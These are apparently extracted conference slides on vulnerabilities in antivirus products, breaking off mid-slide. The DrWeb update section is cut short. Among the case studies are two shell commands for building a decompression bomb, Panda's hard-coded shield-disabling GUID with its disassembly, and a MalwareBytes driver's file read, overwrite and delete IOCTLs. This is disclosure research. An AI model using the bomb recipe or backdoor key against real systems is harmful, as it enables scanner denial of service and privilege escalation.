

AV: Additional Vulnerabilities
Joxean Koret
Hack & Beers Bilbao 2016

AV: Additional Vulnerabilities

- Introduction
- Attack surface
- Antivirus exploitation
- Vulnerabilities in antivirus software
- Antivirus research & histories
- Conclusions
- Recommendations

Introduction

Introduction

- What is an Anti-Virus?
 - An AV is a software that tries to offer better security than what the underlying operating system offers alone.
- What an AV offers?
 - Protection from local and remote attacks.
 - In reality, they protect users from themselves.
 - Also, a rich attack surface for skilled attackers.
 - Additional vulnerabilities to the ones that are already in your computer before installing your favourite AV.

AV == Additional Vulnerabilities



Serious CYBER 🚫

@joernchen



Jarraitzen

@taviso @sergeybratus @unixgeekem
@flameeyes AV: Additional Vulnerabilities.

BERTXIOAK
30

26
ATSEGITE



23:39 - 2016 urt. 26



http

@SwissHttp



Jarraitu

AV = "Additional Vulnerabilities",
IPS = "Increased Parsing Surface",
HT @joernchen @jduck

BERTXIOAK
2

3
ATSEGITE



23:05 - 2014 abe. 17



AV propaganda & reality (I)

- Antivirus propaganda:
 - “We make your computer safer with no performance penalty!”
 - “We protect against unknown zero day attacks!”
 - “Install and forget!”
- Reality:
 - AV engines makes your computer more vulnerable with a varying degree of performance penalty.
 - The AV engine is as vulnerable to zero day attacks as the applications it tries to protect from.
 - Can be even more vulnerable: browser and document readers are heavily protected, AVs are not.
 - Also, they can even lower the operating system exploiting mitigations, by the way...
 - There is no tool on earth you can install in your computer and forget about all threats. Just nope.
 - Security as a product is the biggest lie ever.

AV propaganda & reality (II)

- Fact: installing an application in your computer makes you a bit more vulnerable.
 - You just increased your attack surface.
- If the application is local: your local attack surface increased.
- If the application is remote: your remote attack surface increased.
- If your application runs with the highest privileges, installs kernel drivers, a firewall, a VNC server with hard-coded credentials, a crazily vulnerable browser that is set as the default browser and tries to handle anything your computer does...
 - Your attack surface dramatically increased. Surprise.
- We will talk more in depth later on about this.

AV Evolution

AV industry in 2002



AV industry in 2012



Image Copyright: IKARUS Security Software GmbH

AV Evolution: Today



Skilled attackers

Antivirus software

Antivirus marketing
campaigns real value
for security

Attack surface

Attack Surface

- I mentioned some slides before that installing an antivirus dramatically increased the attack surface of your computer.
- In order to understand why, we need to understand how AVs work.
- Let's start...

Brief clarifications: Products & Engines

- An antivirus engine is just the core, the kernel, of an antivirus product.
- Some antivirus engines are used by multiple products.
 - For example, BitDefender is the most widely used antivirus kernel.
 - It's used by so many products like QiHoo360, G-Data, eScan, F-Secure, etc...
 - Most “big” antivirus companies have their own engine but not all. And some companies, like F-Secure or Baidu, for example, integrate 3rd party engines in their products.
- In general, during this talk I will refer to AV engines, to the kernels, except when specified the word “product”.

Common AV Engines & Products Features

- Common features of AV engines and products:
 - Requires the highest privileges. Find a vulnerability in one component, and get automatically SYSTEM or root privileges.
 - Mostly written in C/C++. All inherent bugs of applications written in such languages apply.
 - Signatures based engine + heuristics.
 - On-access scanners. Every file you want to “open”, is scanned.
 - Command line/GUI on-demand scanners. Cute GUI tools to show what is being scanned.
 - Support for compressed file archives. Dangerous parsers.
 - Support for packers. More dangerous parsers.
 - Support for miscellaneous file formats. And even more dangerous parsers.
 - Remote updates.
- Advanced common features:
 - Packet filters and firewalls. Kernel level attack surface.
 - Kernel drivers to perform kernel level scans. Kernel level attack surface dramatically increased.
 - Drivers to protect the product (AV killers), anti-rootkits, etc. Kernel level attack surface increased.
 - Anti-exploiting toolkits. Local and remote level attack surface increased if done wrong.

High Privileges

- Almost all AVs require the highest privileges to run:
 - SYSTEM or root level privileges, at the very least.
 - Kernel level privileges when possible.
- They do not sandbox their processes.
- It means that a single vulnerability in such components translates into totally owning the targeted machine.
 - There are AVs with its core kernel, the AV engine, in kernel drivers!
- The AV industry is doing it horribly wrong because they are still in the year 2000 era.

IPS: Increased Parsing Surface

- AV engines, usually, are written in non managed languages due to performance reasons.
 - Almost all engines written in C and/or C++.
 - It translates into the usual vulnerabilities discovered in products written in such languages.
 - No, AVs are not immune to such vulnerabilities. Not at all.
- Most AV engines install operating system drivers.
 - It translates into possible local escalation of privileges. Or even remote ones! What if there is a bug inside a network filter driver, for example?
 - In some of them, there is a rich API exposed by drivers that is intended to be used by user-level components.
 - For example, because a DLL is injected system wide and this functionality must be used from any process regardless of its privileges.
 - This functionality can, and will be, abused by skilled attackers.
- AV engines must support a long list of file formats:
 - Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf, Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur...
 - It translates into a gazillion bugs in the parsers of such file formats.
 - If we talk about products with network protocol scanning capabilities, it gets even worst.

File (and Network Protocol) Parsers

- AV engines not only need to support a terrifying large list of file and network protocol formats, they also need to do this quickly and better than the vendor.
- If an exploit for a new file format or network protocol appears, customers will ask for support for such files or protocols as soon as possible. The longer it takes, the higher the odds of losing a customer moving on to another vendor with support for that “thing”.
- The producer doesn't need to “support” malformed files. The AV engine actually needs to do so as, by design, AVs deal with hostile code.
 - The vendor needs to handle malformed files only in order to refuse them as repairing such files is an open door for vulnerabilities.
 - Example: Adobe Acrobat

Product Updates

- Most antivirus engines updates via HTTP only protocols:
 - If one can MITM the connection (for example, in a LAN) one can install new files and/or replace existing installation files.
 - It often translates in completely owning the machine with the AV engine installed as updates are not commonly signed. Yes. They aren't.
- Even when SSL/TLS is used, it's often used wrong:
 - SSL/TLS used for communication trusting bad or modified certificates.
 - Encrypted communications using notably buggy libraries: OpenSSL, anyone?
- As previously mentioned, the updates are, in 90% of the cases, non signed:
 - It means that a MITM attack can be used to modify updates during transit in order to install malicious code in the “AV protected” computer.
 - Or in the whole LAN network!
 - It can get even worst if the attacker is able to manipulate a DNS node or own the AV updating servers:
 - Million of users infected with “something” thanks to the AV product they rely on not to be owned.
- I will show later on one of the many vulnerable products to such attacks...

AV exploitation

AV Exploitation

- What are the benefits?
 - Local AV exploitation:
 - Free sandbox escapes.
 - Mechanisms to hide your malicious code, make it immortal, escalate privileges, legally inject into processes, etc...
 - Remote AV exploitation:
 - Free sandbox escapes + single shot owning capabilities.
- Let's talk about the most interesting scenario: remote exploitation.

Remote Exploitation

- Exploiting (remotely) an AV engine is like exploiting any other client-side application.
 - Is not like exploiting a browser or a PDF reader.
 - Is more like exploiting an Office file format.
- Exploiting memory corruptions in client-side applications remotely can be quite hard nowadays due to ASLR.
 - However, AV engines make too many mistakes too often so, don't worry ;)
 - ...

Remote Exploitation

- In general, AV engines are mostly compiled with ASLR enabled.
 - Well, there are way too many exceptions...
- But it's common that only the core modules are compiled with ASLR.
 - Not the GUI related programs and libraries, for example.
- Some libraries of the core of *some* AV engines are not ASLR enabled.
 - Check your target/own product, there isn't only one ;)

Remote Exploitation

- Even in “major” AV engines...
 - ...there are non ASLR enabled modules.
 - ...there are RWX pages at fixed addresses.
 - ...they disable DEP.
- Under certain conditions, of course.
- One usual condition is the usage of the emulator.

Remote Exploitation

- The x86 emulator is a key part of an AV engine.
- It's used to unpack samples in memory, to determine the behaviour of an executable program, etc...
- Various AV engines create RWX pages at fixed addresses and disable DEP as long as the emulator is used.
 - Very common. Does not apply to only some random AV engine.
- ...

Remote Exploitation

- By default, an AV engine will try to unpack compressed files and scan the files inside.
- A compressed archive file (zip, tgz, rar, ace, etc...) can be created with several files inside.
- The following is a common AV engines exploitation scenario:
 - Send a compressed zip file.
 - The very first file inside forces the emulator to be loaded and used.
 - The 2nd one is the real exploit.

Remote Exploitation

- AV engines implement multiple emulators.
- There are emulators for x86, AMD64, ARM, JavaScript, VBScript, in most of the “major” AV engines.
- The emulators, as far as I can tell, cannot be used to perform heap spraying, for example. But they expose a considerable attack surface.
 - It's common to find memory leaks inside the emulators, specially in the JavaScript engine.
 - They can be used to construct complex exploits as we have a programming interface to craft inputs to the AV engine.

Remote Exploitationg: Summary

- Exploiting AV engines is not different to exploiting other client-side applications.
- They don't have/offer any special self-protection. They rely on the operating system features (ASLR/DEP) and nothing else.
 - And sometimes they even disable such features.
- There are programming interfaces for exploit writers:
 - The emulators: x86, AMD-64, ARM, JavaScript, ... usually.
- Multiple files doing different actions each can be send in one compressed file as long as the order inside it is kept.
- Owning the AV engine means getting root or system in all AV engines I tested. There is no need for a sandbox escape, in general.
- Exploiting a browser (Google Chrome, Microsoft Edge/Internet Explorer) or a document reader (Microsoft Office, Adobe Acrobat) is incredibly more complex than exploiting an AV product, something that turns out to be trivial in most cases.
 - There is no self protection.

AV: Additional Vulnerabilities

End of the introduction

You might be skeptical about what I have said
during this talk so far...

No problem. I'll show you...

Vulnerabilities in antivirus software

Details about some vulnerabilities in AV engines and products...



Extracted from <http://theoatmeal.com/comics/grump>
Copyright © Matthew Inman

Remote Denial of Service



SOPHOS



Decompression bombs (multiple AVs)

- Do you remember them? If I remember correctly, the 1st discussion in Bugtraq about it was in 2001.
 - A compressed file with many compressed files inside or with really big files inside.
 - It can be considered a remote denial of service.
- Do you think AV engines are not vulnerable any more to such bugs with more than +10 years?
 - In this case, you're wrong.
 - Look to the following table....

Failing AVs

	ZIP	GZ	BZ2	RAR	7Z
ESET		X (***)		X (***)	
BitDefender				X	
Sophos	X (*)	X		X	X
Comodo			X (****)		
AVG					X
Ikarus					X
Kaspersky					X (**)

* Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB of RAM.

** Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one.

*** In my latest testing, ESET finishes after 1 minute with each file in my “small testing Machine”.

**** Sometimes, it seems to time-out after 5 minutes on Windows.

Decompression bombs: How to

- To create a simple decompression bomb in Unix issue the following commands:
 \$ truncate -s 8589934592 dumb # 8GB
 \$ 7z/gzip/bzip2/rar/lcab/compress/xxx dumb
- That's all. The result file is always less than 10 MB.
- I couldn't believe that still nowadays antivirus engines failed at this **trivial** “attack” when I “discovered” this...

Notes about decompression bombs

- These bugs are not a big deal. I know.
- However, they can be used like in the following scenario:
 - Send 1 or more such files to, say, a mail server.
 - While the AV is scanning these files, send another one with the malware/exploit you want to send.
 - Most AV products will let the user open the last file while still analysing the other ones.
 - Performance and responsiveness reasons.
- In short: yes, it can be used to temporarily disable the AV.

Some more notes...

- It seems nobody cares about this bug.
- Also, some companies are really funny:

http://www.cio.co.nz/article/551276/antivirus_products_riddled_security_flaws_researcher_says/

Antivirus products riddled with security flaws, researcher says

The issues in Kaspersky Lab's antivirus products that were outlined in Koret's presentation, namely the absence of ASLR in some components and a potential denial-of-service issue when scanning nested archives, are not critical to the security protection of the company's customers, a Kaspersky representative said via email. Software that is written without ASLR is not implicitly more vulnerable to exploits, but Kaspersky Lab added ASLR to the product components that were lacking it -- vlns.kdl and avzkrnl.dll -- after Koret's presentation, he said.

The archive issue where scanning of a 3MB 7-Zip file can allegedly produce a 32GB dump file could not be verified or refuted because the company has not received a detailed description of the methodology used by the researcher.

“Security enhanced” software

Security “enhanced” software

- Some AV suites comes with various other software programs that are installed by default.
- The most typical examples:
 - Browsers and browser toolbars.
 - Crapware of all kind like weather applications, etc...
- If many parts of AV products are not written with the required care... you cannot get an idea about these “security enhanced” applications.
 - Let's see some examples...



Rising

- Rising is an anti-virus company from China.
- Summary: no ASLR enabled library at all.
- Also, the AV product installs one “security enhanced” browser.
 - Installed by default and set as the default browser.
 - Mimics Internet Explorer with Chinese UI.
- Guess what? The browser is vulnerable as hell.
 - An Internet Explorer 7 kernel based browser.
 - With no sandbox...
 - And many ASLR bypasses because most libraries are not ASLR enabled.

Rising browser

- Everything runs with “Medium” integrity level and there are 6 libraries without ASLR enabled.

startup.exe	1.796 K	4.500 K	4716 瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
startup.exe	1.764 K	6.324 K	5752 瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
startup.exe	7.576 K	14.624 K	5768 瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
renderengine.exe	18.136 K	35.672 K	4692 RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
renderengine.exe	< 0.01	17.096 K	4704 RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
renderengine.exe	5.364 K	9.108 K	3788 RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
proccxp.exe	5.09	15.584 K	3004 Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	High	ASLR
rstray.exe	0.05	18.876 K	4488 瑞星杀毒软件 托盘程序	Beijing Rising Information ...	DEP	High	ASLR

Name	Description	Company Name	Path	ASLR
simsun.ttc			C:\Windows\Fonts\simsun.ttc	n/a
fwfish.dll	fishing Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwfish.dll	
fwlibldr.dll	libloader Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwlibldr.dll	
fwcomp.dll	component manager Dynamic Link...	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwcomp.dll	
fwfs.dll	filesystem Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwfs.dll	
fwvirlib.dll	VirusLib Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwvirlib.dll	
urlrule.dll	Rising AntiSpyware UrlRule Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\urlrule.dll	
renderengine.exe	RenderEngine Module	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\renderengine.exe	ASLR

- Advice to users of this Rising installed browser: DO NOT USE THIS BROWSER.

Security enhanced products...

- But, as is common with AV suites, this is not the only example.
- Let's see one more example...



北京金山软件有限公司

Kingsoft

- Kingsoft distributes with the AV installer one “security enhanced browser” called Liebao, cheetah in Chinese.
- It's installed by default with the AV.
- Also, set as the default browser.
- This browser is exploiter's heaven and they fail at so many levels at doing security software.

Liebao browser



Liebao browser (I)

- What is the Liebao (www.liebao.cn) browser?
 - A very outdated custom Google Chrome version. Their version was 29 and the latest Chrome version was 35 (at time of researching it, now it's 48).
 - Exploits against old Chrome versions would work against Liebao.
 - There are many libraries without ASLR inside the process space of Liebao. Examples:
 - kshmpg.dll always loaded at 0x10000000
 - iblocker.dll ~75% of time loaded at the address 0x5340000.
 - ...

Liebao browser(II)

- More interesting “features” of Liebao browser:
 - A disabled sandbox! The Chrome's sandbox is disabled for some unknown reason. The only sandbox working is the one for Flash and some other plugins.
 - It also comes with a funny extension for Chrome called “screen_capture.dll” that serves for an obvious purpose: Record screenshots of your screen.
 - What about massively exploiting Liebao users and recording their screen by using this “feature”?
 - I don't know what they smoke.

Liebao browser (III): The sandbox

- ...or the lack thereof. Proof:

liebao.exe	0.01	106.816 K	113.388 K	2532 猎豹安全浏览器	Kingsoft Corporation	Medium	DEP	ASLR
liebao.exe	0.17	67.064 K	64.656 K	3512 猎豹安全浏览器	Kingsoft Corporation	Medium	DEP (permanent)	ASLR
liebao.exe		67.760 K	64.060 K	4180 猎豹安全浏览器	Kingsoft Corporation	Medium	DEP (permanent)	ASLR
liebao.exe		44.188 K	47.880 K	1896 猎豹安全浏览器	Kingsoft Corporation	Medium	DEP (permanent)	ASLR

Name	Description	Company Name	Path	ASLR
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db	n/a
counters.dat			C:\Users\joxean\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat	n/a
lblocker.dll	Kingsoft Web-Protection Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\lblocker.dll	
MouseGesture.dll	猎豹安全浏览器鼠标手势模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\MouseGesture.dll	
kaxhlp.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\kaxhlp.dll	
knbpolicy.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\knbpolicy.dll	
ksmn.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\ksmon.dll	
kshmpg.dll	Kingsoft Webshield Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kshmpg.dll	

- For users of Liebao: DO NOT USE IT.

Extra about Kingsoft

- Also, they install one ad-ware. Yes, your AV product. It's called NaviNow.
 - It's from a Japanese company with the same name.
 - <http://www.navinow.com>
- It's rather inoffensive:
 - It simply displays pop-ups.
 - Also, understandable as the AV product is free.
- Nevertheless, an AV product is installing, for you, an ad-ware from a 3rd party. Very cool...


Other similar vulnerabilities

- Tavis Ormandy, a prolific researcher from Google, found 2 other vulnerabilities in “security enhanced browsers” recently:
 - Avast: A web-accessible RPC endpoint can launch "SafeZone" (also called Avastium), a Chromium fork with critical security checks removed.
 - It allows reading any local file remotely. Even if you don't use that browser!
 - Comodo "Chromodo" Browser disables same origin policy, Effectively turning off web security.
 - One can read/write cookies for any domain.

Security Enhanced Software

- In general, run away from any application that your antivirus installs that is supposed to be safer than the original ones.
- Browsers are the best example.
- The people that actually knows about security is developing web browsers:
 - Google Chrome, Mozilla Firefox, Microsoft IE...
- The people working on AVs aren't that knowledgeable.
- Also, for the AV industry:
 - Do not fork Chrome, you will screw it up. 100% assured.
 - You don't know what are you doing.

AV developers writing security software



Local Escalation of Privileges

PANDA

SECURITY



Example: Panda Multiple local EoPs

- In the product Global Protection 2013 there were various processes running as SYSTEM.
- Two of those processes had a NULL process ACL:
 - WebProxy.EXE and SrvLoad.EXE
- We can use CreateRemoteThread to inject a DLL, for example.
- Two very easy local escalation of privileges.
- But the processes were “protected” by the shield.


















Example: Panda Multiple local EoPs

- Another terrible bug: The Panda's installation directory had write privileges for all users.
- However, again, the directory was “protected” by the shield...
- What is the fucking shield?
 - ...

Example: Panda Multiple local EoPs

- The Panda shield is a driver that protects some Panda owned processes, the program files directory, etc...
- It reads some registry keys to determine if the shield is enabled or disabled.
 - But... the registry key is world writeable.
- Also, it's funny, but there is a library (pavshld.dll) with various exported functions...
 - ...

Function names on my mind: REVERSEMENOW_000X

Name	Address	Ordinal
 PAVSHLD_0001	3DA26300	1
 PAVSHLD_0002	3DA263B0	2
 PAVSHLD_AddExemptProcessByPath	3DA27590	3
 PAVSHLD_Finalize	3DA277A0	4
 PAVSHLD_GetInfo	3DA27FE0	5
 PAVSHLD_Initialize	3DA260E0	6
 PAVSHLD_Install	3DA2F300	7
 PAVSHLD_IsInstalled	3DA25200	8
 PAVSHLD_IsRegistered	3DA25320	9
 PAVSHLD_RemoveExemptProcessByPath	3DA27660	10
 PAVSHLD_SetExempted	3DA27BE0	11
 PAVSHLD_SetNotificationCallback	3DA27150	12
 PAVSHLD_Uninstall	3DA2D670	13
 PAVSHLD_Upgrade	3DA2F660	14
 PSFRP_AddProtection	3DA29960	15
 PSFRP_RemoveProtection	3DA265C0	16
 DllEntryPoint	3DA405CE	

Example: Panda Multiple local EoPs

- All exported functions contains human readable names.
- All but the 2 first functions. They are called PAVSHLD_001 and 002.
- Decided to reverse engineer them for obvious reasons...
- The 1st function is a backdoor to disable the shield.
- It receives only 1 argument, a “secret key” (GUID):
 - ae217538-194a-4178-9a8f-2606b94d9f13
- If the key is correct, then the corresponding registry keys are written.
 - Well, is easier than writing yourself the registry entries...

```

.text:3DA26300 ; int __cdecl PAUSHLD_0001(RPC_STATUS Status)
.text:3DA26300 public PAUSHLD_0001
.text:3DA26300 PAUSHLD_0001 proc near ; DATA XREF: .rdata:off_3DA53818↓o
.text:3DA26300
.text:3DA26300 Uuid1 = UUID ptr -20h
.text:3DA26300 Uuid = UUID ptr -10h
.text:3DA26300 Status = dword ptr 4
.text:3DA26300
.text:3DA26300 mov eax, [esp+Status]
.text:3DA26304 sub esp, 20h
.text:3DA26307 test eax, eax
.text:3DA26309 jz short exit_label
.text:3DA2630B mov ecx, [eax]
.text:3DA2630D mov edx, [eax+4]
.text:3DA26310 mov [esp+20h+Uuid1.Data1], ecx
.text:3DA26313 mov ecx, [eax+8]
.text:3DA26316 mov dword ptr [esp+20h+Uuid1.Data2], edx
.text:3DA2631A mov edx, [eax+0Ch]
.text:3DA2631D lea eax, [esp+20h+Uuid] ; The given UUID string pointer is stored in EAX
.text:3DA26321 push eax ; Uuid
.text:3DA26322 push offset StringUuid ; "ae217538-194a-4178-9a8f-2606b94d9f13"
.text:3DA26327 mov dword ptr [esp+28h+Uuid1.Data4], ecx
.text:3DA2632B mov dword ptr [esp+28h+Uuid1.Data4+4], edx
.text:3DA2632F call ds:UuidFromStringA ; The "secret" UUID is the 1st argument to UuidFromStringA
.text:3DA26335 lea ecx, [esp+20h+Status]
.text:3DA26339 push ecx ; Status
.text:3DA2633A lea edx, [esp+24h+Uuid]
.text:3DA2633E push edx ; Uuid2
.text:3DA2633F lea eax, [esp+28h+Uuid1]
.text:3DA26343 push eax ; Uuid1
.text:3DA26344 call ds:UuidEqual
.text:3DA2634A test eax, eax
.text:3DA2634C jnz short disable_shield_logic ; Is the given UUID the "secret" one?
.text:3DA2634E
.text:3DA2634E exit_label: ; CODE XREF: PAUSHLD_0001+9↑j
.text:3DA2634E xor eax, eax
.text:3DA26350 add esp, 20h
.text:3DA26353 retn
.text:3DA26354 ; -----
.text:3DA26354
.text:3DA26354 disable_shield_logic: ; CODE XREF: PAUSHLD_0001+4C↑j
.text:3DA26354 call sub_3DA35270

```

MOAR PANDAZ

- There were many more stupid bugs in this AV product...
- For example, no library was compiled with ASLR enabled.
- One could write a reliable exploit for Panda without any real big effort.
- And, also, one could write an exploit targeting Panda Global Protection users for any program.
- Why? Because it used to inject **3** libraries without ASLR enabled system-wide. Yes.

Panda

- I reported the vulnerabilities because I have friends there.
- Some of them were (supposedly) fixed with hot-fixes or in later versions of it and others not...
 - The shield backdoor.
 - The permissions of the Panda installation directory.
 - The ASLR related problems.
- In the latest Global Protection product (2015, 2016) I did not discover **the first 2** bugs, but others bugs appeared like, again, that there are non ASLR enabled modules.



Malware Bytes

- Malware Bytes is an AV product from USA.
- After a funny blog post they made I decided to analyze their product to prove them wrong.
 - Angler Exploit Kit Gives Up on Malwarebytes Users
 - <http://x90.es/mbytesblogwtf>
- It took me 1 hour to find a few vulnerabilities on it.

The Blog Post

- In that blog post, MalwareBytes says that the Anger ExploitKit refuses to run if MB is found. Now, the funny thing:

“We can almost imagine cyber criminals complaining about how their brand new creations, fresh out of the binary factory, are already being detected by our software. *Even when they think they will catch everyone by surprise with a zero-day, we are already blocking it.*”

- My answer: How can you protect from a zero day in your own product?
 - Spoiler: they cannot.

The vulnerabilities

- The MalwareBytes AV installs various kernel drivers.
- By simply checking their names, one of them called my attention quickly:
 - Mbamswissarmy.sys, “The MalwareBytes Swiss Army Knife”.
- As soon as I read the “product name”, I smiled and thought inside:
 - “Can I use your knife? Pretty please?”

MB Swiss Army Knife Analysis

- The Swiss Army Knife driver is a kernel driver that handles various IOCTLs.
- **Any process** created by **any user** in the computer can communicate with this kernel driver because the ACL allows doing so.
 - Thus, any process, the AV, malicious or otherwise, can use that exposed functionality.
- The device name is `\\Device\\MBAMSwissArmy`
- ...

MB Swiss Army Knife Analysis

- In the DispatchDeviceControl handler of the kernel driver there is a large switch table with the different commands (IOCTL codes) that the driver supports.
- The driver contains many debugging strings here and there so figuring out what each IOCTL code was for was easy.
- Let's see what commands that driver implemented...

MB Swiss Army Knife Analysis

- Overwriting **any** file:

```
switch ( io_stack_location->Parameters.DeviceIoControl.IoControlCode )
{
    case MB_HandleIoctlEnumerate:
        v12 = HandleIoctlEnumerate(Irp, io_stack_location, (int)buf);
        goto FREE_POOL_AND_RELEASE_MUTEX;
    case MB_HandleIoctlEnumerateADS:
        v12 = HandleIoctlEnumerateADS(Irp, io_stack_location,
            (wchar_t *)buf);
        goto FREE_POOL_AND_RELEASE_MUTEX;
    case MB_HandleIoctlOverwriteFile:
        v12 = HandleIoctlOverwriteFile(Irp, io_stack_location,
            (wchar_t *)buf);
        goto FREE_POOL_AND_RELEASE_MUTEX;
```

MB Swiss Army Knife Analysis

```
case MB_HandleIoctlReadFile: ← Read any file
    v12 = HandleIoctlReadFile(Irp, io_stack_location, buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
case MB_HandleIoctlBreakFile:
    v15 = HandleIoctlBreakFile(Irp, io_stack_location, (PCWSTR)buf);
    goto LABEL_41;
case MB_HandleIoCreateFile_FileDeleteChild: ← Delete any file
    v12 = HandleIoCreateFile(Irp,
        (int)io_stack_location, (wchar_t *)buf, FILE_DELETE_CHILD);
    goto FREE_POOL_AND_RELEASE_MUTEX;
case MB_HandleIoCreateFile_FileDirectoryFile:
    v12 = HandleIoCreateFile(Irp, (int)io_stack_location, (wchar_t *)buf,
FILE_DIRECTORY_FILE);
    goto FREE_POOL_AND_RELEASE_MUTEX;
case MB_HandleIoctlReadWritePhysicalSector1: ← Read or write
    v12 = HandleIoctlReadWritePhysicalSector(Irp,
        (int)io_stack_location, (int)buf, 1);
    goto FREE_POOL_AND_RELEASE_MUTEX;
case MB_HandleIoctlReadWritePhysicalSector2: ← physical disk
    v12 = HandleIoctlReadWritePhysicalSector(Irp,
        (int)io_stack_location, (int)buf, 0);
    goto FREE_POOL_AND_RELEASE_MUTEX;
(...)
case MB_HalRebootRoutine: ← Reboot at kernel level
    HalReturnToFirmware(HalRebootRoutine);
    return result;
```


MalwareBytes Vulnerabilities

- As is common with antivirus, finding these vulnerabilities was a matter of bothering to analyse the product.
- Discovering such vulnerabilities, is a clear sign that they never audited the product.
- These vulnerabilities could have been used by malware to infect computers *protected* by MalwareBytes.
 - Sandbox escapes, rootkits installation or whatever.
- It took months for them to fix the vulnerabilities (design time bug...) but it seems they are improving.
 - For example, they offer now a BugBounty.

Remote Code Execution



DrWeb antivirus

- DrWeb is a russian antivirus. Used, for example, by the largest bank (Sberbank) and the largest search engine in Russia (Yandex) + the Duma, to name a few customers.
- More of their propaganda (the original web page I got this information from is inaccessible since I disclosed just 1 vulnerability during SyScan 2014 Singapore):



Licenses and Certificates

Dr.Web is the only anti-virus certified by the Ministry of Defence of the Russian Federation, the highest grade of certificate from the Government.

- License of the Ministry of Defence of the Russian Federation, for activities related to information security tools development

Dr.Web are certified by FSB (Federal Security Service) and FSTEC (Federal Service for Technology and Export Control), which allow their use in organizations with high standards of security.

- License of the FSB Russia, for activities involving access to state secret information within Moscow and Moscow region
- License of the Centre for licensing, certification and state secret information protection of FSB Russia, for development and/or publishing of tools for protection of classified information
- License of the FSTEC for development of information security tools
- License of the FSTEC for development and/or publishing of tools for protection of classified information

DrWeb updating protocol

- DrWeb used (still does it?) to update via HTTP only. They do not use SSL/TLS.
- It used to download a catalog file first:
 - Example for Linux:
